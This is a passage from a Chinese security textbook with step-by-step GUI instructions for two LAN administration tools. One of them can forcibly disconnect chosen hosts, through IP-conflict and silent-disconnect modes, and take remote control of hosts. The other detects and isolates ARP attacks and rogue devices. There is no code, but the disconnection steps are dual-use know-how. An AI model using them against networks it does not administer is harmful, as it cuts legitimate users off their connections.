
全部保存　取 消

提示：“关键主机组”是由管理员指定的IP地址，可以是网关、其他计算机或服务器等。管理员将指定的IP存入“关键主机组”之后，即可令非法用户仅断开与“关键主机组”的连接而不断开与其他计算机的连接。

Step 02 在“长角牛网络监控机”窗口中选择“设置”→“默认权限”菜单项，即可打开“用户权限设置”对话框，选择“受限用户，若违反以下权限将被管理”单选按钮之后，设置“IP限制”“时间限制”和“组/主机/用户名限制”等。这样当目标计算机与无线局域网连接时，“长角牛网络监控机”将按照设定的选项对该计算机进行管理，如下图所示。



Step 03 可以利用“长角牛网络监控机”工具保护指定的IP地址段。在“长角牛网络监控机”窗口中选择“设置”→“IP保护”菜单项，即可打开“IP保护”对话框。在其中设置要保护的IP段后，单击“添加”按钮，即可将该IP段添加到“已受保护的IP段”列表中，如下图所示。




Step 04 在“长角牛网络监控机”工具中还可以设置敏感主机。在“长角牛网络监控机”窗口中选择“设置”→“敏感主机”菜单项，即可打开“设置敏感主机”对话框，在“敏感主机MAC”文本框中输入目标主机的MAC地址后单击 » 按钮，即可将该主机设置为敏感主机，如下图所示。




Step 05 在“长角牛网络监控机”窗口中选择“设置”→“远程控制”菜单项，即可打开“远程控制”对话框，在其中选中“接受远程命令”复选框，并输入目标主机的IP地址和口令后，即可对该主机进行远程控制，如下图所示。

Step 06 在“长角牛网络监控机”窗口中选择“设置”→“主机保护”菜单项，即可打开“主机保护”对话框，在选中“启用主机保护”复选框后，输入要保护主机的IP地址和网卡地址，之后单击“加入”按钮，即可将该主机添加到“受保护主机”列表中，如下图所示。


Step 07 在“长角牛网络监控机”工具中还可以添加新的用户。在“长角牛网络监控机”窗口中选择“用户”→“添加用户”菜单项，即可打开New user对话框，在MAC文本框中输入新用户的MAC地址后，单击“保存”按钮即可实现添加新用户操作，如下图所示。




Step 08 在“长角牛网络监控机”窗口中选择“用户”→“远程添加”菜单项，即可打开“远程获取用户”对话框，在其中输入远程计算机的IP地址、数据库名称、登录名称以及口令之后，单击“连接数据库”按钮，即可从该远程主机中读取用户，如下图所示。



Step 09 如果禁止无线局域网内某一台计算机的网络访问权限，则可在“长角牛网络监控机”窗口内右击该计算机，在弹出的快捷菜单中选择“锁定/解锁”选项，即可打开“锁定/解锁”对话框，如下图所示。




Step 10 在其中选择目标计算机与其他计算机（或关键主机组）的连接方式之后，单击“确定”按钮，即可禁止该计算机访问相应的连接，如下图所示。



Step 11 在“长角牛网络监控机”窗口内选中某台计算机信息并右击，在弹出的快捷菜单中选择“手工管理”选项，即可打开“手工管理”对话框，在其中即可手动设置对该计算机的管理方式，如下图所示。

手工管理
Static
网卡：68-FB-7E-EA-FC-FA [网卡生产厂家不详]
注释：网卡生产厂家不详
IP：192.168.0.105
名称：- / - / -
警 告：
请不要对诸如路由器、交换机、服务器等网络关键设备进行管理。
管理方式
IP冲突
禁止与关键主机组进行TCP/IP连接
第1组 第2组 第3组 第4组 关键主机组
第5组 第6组 第7组 第8组 敏感主机
禁止与所有主机进行TCP/IP连接(除敏感主机外)
断开方式 静默断开 高级阻断
管理频率：12 帮助
管理次数：0
开 始　暂 停　结 束

Step 12 在“长角牛网络监控机”工具中还可以给指定的主机发送消息。在“长角牛网络监控机”窗口中选中某台计算机信息并单击鼠标右键，在弹出的快捷菜单中选择“发送消息”选项，即可打开Send message对话框，在其中输入要发送的消息后，单击“发送”按钮，即可给该主机发送指定的消息，如下图所示。




14.4.3　大势至局域网安全卫士

大势至局域网安全卫士是一款专业的局域网安全防护系统，它能够有效地防止外来计算机接入公司无线局域网，有效隔离无线局域网计算机，并且还有禁止计算机修改IP和MAC地址、检测局域网混杂模式网卡、防御局域网ARP攻击等功能。

使用大势至局域网安全卫士防护系统安全的操作步骤如下。

Step 01 下载并安装大势至局域网安全卫士，即可打开“大势至局域网安全卫士”工作界面，如下图所示。



Step 02 单击“开始监控”按钮，即可开始监控当前无线局域网中的计算机信息，对


于无线局域网外的计算机将显示在“黑名单”窗格之中，如下图所示。




Step 03 如果确定某台计算机是无线局域网内的计算机，则可以在“黑名单”窗格中选中该计算机信息，然后单击“移至白名单”按钮，将其移动到“白名单”窗格之中，如下图所示。



Step 04 单击“自动隔离局域网无线路由器”右侧的“检测”按钮，可以检测当前无线局域网中存在的无线路由器设备信息，并在“网络安全事件”窗格中显示检测结果，如下图所示。



Step 05 单击“查看历史记录”按钮，即可打开“IPMAC-记事本”窗口，在其中查看检测结果，如下图所示。



大势至局域网安全卫士常用功能介绍如下。

（1）“自动隔离外来计算机/手机/平板”复选框：禁止外部计算机（如笔记本）或移动设备（如平板计算机或手机）接入单位无线局域网访问因特网。

（2）“自动隔离无线局域网无线路由器”复选框：当检测到无线局域网中存在无线路由器时，自动将其隔离。

（3）“白名单IP地址变更时自动隔离”复选框：禁止单位内部计算机修改IP地址，防止IP地址盗用，防止IP冲突攻击，防止越权上网或逃避网络监控。

（4）“白名单MAC地址变更时自动隔离”复选框：禁止单位内部计算机修改MAC地址。

（5）“发现ARP攻击时输出报警信息”复选框：当发现ARP攻击时，输出报警信息。

（6）“发现无线局域网ARP攻击时自动隔离”复选框：当检测到无线局域网中存在ARP攻击时，自动将发出ARP攻击的计算机隔离。

（7）“检测并隔离无线局域网代理”复选框：检测无线局域网中是否存在代理服务器，一旦检测到就会将其隔离。

